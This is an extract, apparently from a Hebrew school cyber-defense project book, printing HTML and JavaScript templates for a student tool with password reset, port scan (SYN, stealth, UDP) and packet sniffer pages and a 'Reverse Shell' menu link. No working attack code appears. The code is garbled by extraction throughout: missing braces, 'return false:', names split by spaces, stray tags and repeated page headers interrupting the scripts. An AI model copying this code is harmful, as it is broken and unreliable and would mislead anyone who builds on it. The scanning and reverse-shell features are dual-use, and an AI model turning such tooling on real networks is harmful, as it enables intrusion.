     alert("You must Enter valid new password with at least 6 digits.");
     return false:
   if(auth_password.length < 6)
     alert("You must Enter valid authentication to the password.");
     return false;
   if(auth password !== password)
     alert("You must Enter valid authentication to the password.");
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
return false;
   if(document.my form.authcode.value.length != 8)
     alert("You must enter the 8 digits code you received on your email.");
   return true;
 </script>
<center><h1>Reset Password</h1></center>
<center>
 <div class="grid">
   <div class="row">
     <form name="my_form" method="post" action="/resetdone">
     <div class="cell-6 offset-2">
       <input name="password" type="text" data-role="materialinput" placeholder="Enter your new password" id="pass">
       <div class="cell-6 offset-2">
        <input name="authpass" type="text" data-role="materialinput" placeholder="Verify your new password"</p>
id="authpass">
      </div>
     <div class="cell-6 offset-2">
       <input name="authcode" type="text" data-role="materialinput" placeholder="Enter The Code You Received"</p>
id="authcode">
      <div class="cell-2">
      <button class="button flat-button dark shadowed" id="btnScan" onclick="check form()">Reset password</button>
       </form>
   </div>
 </div>
</center>
</body>
</html>
File Name: ResetSuccessfully.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>About the Eagle Eye Project</title>
</head>
<body>
 <hr>
 <br>
 <br>
<center><h1>You Have Reseted Your Password Successfully!</h1>
<a href="/">Return to Login page</a>
</center>
</body>
</html>
File Name: ScanResults.html
<!DOCTYPE html>
```





```
<html lang="en">
<head>
 <title>Scan Results</title>
 <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
 <script type="text/javascript" src="/eel.js"></script>
---<br/>>>/body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false"
 <aside class="sidebar pos-absolute z-2"
     data-role="sidebar"
     data-toggle="#sidebar-toggle-3"
     id="sb3"
     data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
      <div class="avatar">
       <img src="images/Logo.jpg">
      <span class="title fg-white">My Port Scanner </span>
      <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
    <a href="login.html"><span class="mif-exit icon" id="Login" ></span>Login</a>
      cli class="divider">
      <a href="About.html"><span class="mif-exit icon" id="Aboutus" ></span>About</a>>
      <a href="ConnectToShell.html"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a>>
      <a href="SniffResults.html"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a>
      <a href="ScanResults.html"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a>>
      <a href="logout.html"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a>
   </aside>
 <div class="shifted-content h-100 p-ab">
    <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
      <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
        <span class="mif-menu fg-white"></span>
      </button>
    </div>
 </div>
 <div class="container z-1">
    <section>
      <h2>
            <center>
           Port Scanner
              </center>
          </h3>
          <hr/>
          <div class="grid">
            <div class="row">
              <div class="cell-6 offset-2">
                 <input type="text" data-role="materialinput" placeholder="Enter your Ip Address" id="InpIP"</p>
name="ip_address">
               </div>
            </div>
            <div class="row">
              <div class="cell-2">
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<a href="/ScanResults/SYN/" ><button class="button flat-button dark shadowed" id="btnSYNScan"> Start SYN
Scan </button></a>
               </div>
             </div>
             <div class="row">
                 <div class="cell-2">
               <a href="/ScanResults/Stealth/"><button class="button flat-button dark shadowed" id="btnStealthScan">Start
Stealth Scan</button></a>
                 </div>
             </div>
             <div class="row">
              <div class="cell-2">
                <a href="/ScanResults/UDP/" ><button class="button flat-button dark shadowed" id="btnUDPScan">Start UDP
Scan</button></a>
             </div>
             </div>
          </div>
    </section>
    <section>
             <center>
            Scan Result
               </center>
             {% for string in content %}
              {{string}}
               {% endfor %}
               <hr/>
    </section>
 <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
 <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  <script>
  var progress = 0;
      function LoadingStart (){
         progress = Metro.activity.open({
          type: 'square',
          overlayColor: '#fff',
          overlayAlpha: 1,
          text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
          overlayClickClose: true
      function LoadingEnd(){
        Metro.activity.close(progress);
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
$("#btnSYNScan").click(
   function()
   LoadingStart();
   var ip address = $("#InpIP").val();
   if (ip address)
     LoadingEnd();
   $("#btnUDPScan").click(
   function()
   LoadingStart();
   var ip address = $("#InpIP").val();
     LoadingEnd();
   $("#btnStealthScan").click(
   function()
   LoadingStart();
   var ip_address = $("#InpIP").val();
     LoadingEnd();
  </script>
</body>
</html>
File Name: SniffResults.html
<!DOCTYPE html>
<html lang="en">
<head>
 <title>Scan Results</title>
  <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
 <script type="text/javascript" src="/eel.js"></script>
</head>
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
 <aside class="sidebar pos-absolute z-2"
     data-role="sidebar"
     data-toggle="#sidebar-toggle-3"
     data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
     <div class="avatar">
       <img src="images/Logo.jpg">
     <span class="title fg-white">My Sniffer </span>
     <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<a href="/login"><span class="mif-exit icon" id="Login" ></span>Login</a>
    class="divider">
    <a href="/About"><span class="mif-exit icon" id="Aboutus" ></span>About</a>
    <a href="/Shell"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a>>
    <a href="/SniffResults"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a>
    <a href="/ScanResults"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a>>
    <a href="/logout"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a>>
  </aside>
<div class="shifted-content h-100 p-ab">
  <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
    <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
      <span class="mif-menu fg-white"></span>
    </button>
  </div>
</div>
<div class="container z-1">
  <section>
    <h3>
          <center>
          Packet Sniffer
            </center>
        </h3>
        <hr/>
  </section>
  <section>
     <h3>
          <center>
          Sniff Results
             </center>
        </h3>
        <hr/>
        {% for string in content %}
        {{string}}
        {% endfor %}
        </section>
<script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
<script>
var progress = 0;
    function LoadingStart (){
       progress = Metro.activity.open({
        type: 'square',
        overlayColor: '#fff',
        overlayAlpha: 1,
        text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
        overlayClickClose: true
```





```
function LoadingEnd(){
    Metro.activity.close(progress);
}
$("#btnScan").click(function() {
    LoadingStart();
    var ip_address = $("#InpIP").val();
    LoadingEnd();
    });;
    </script>
</body>
</html>
```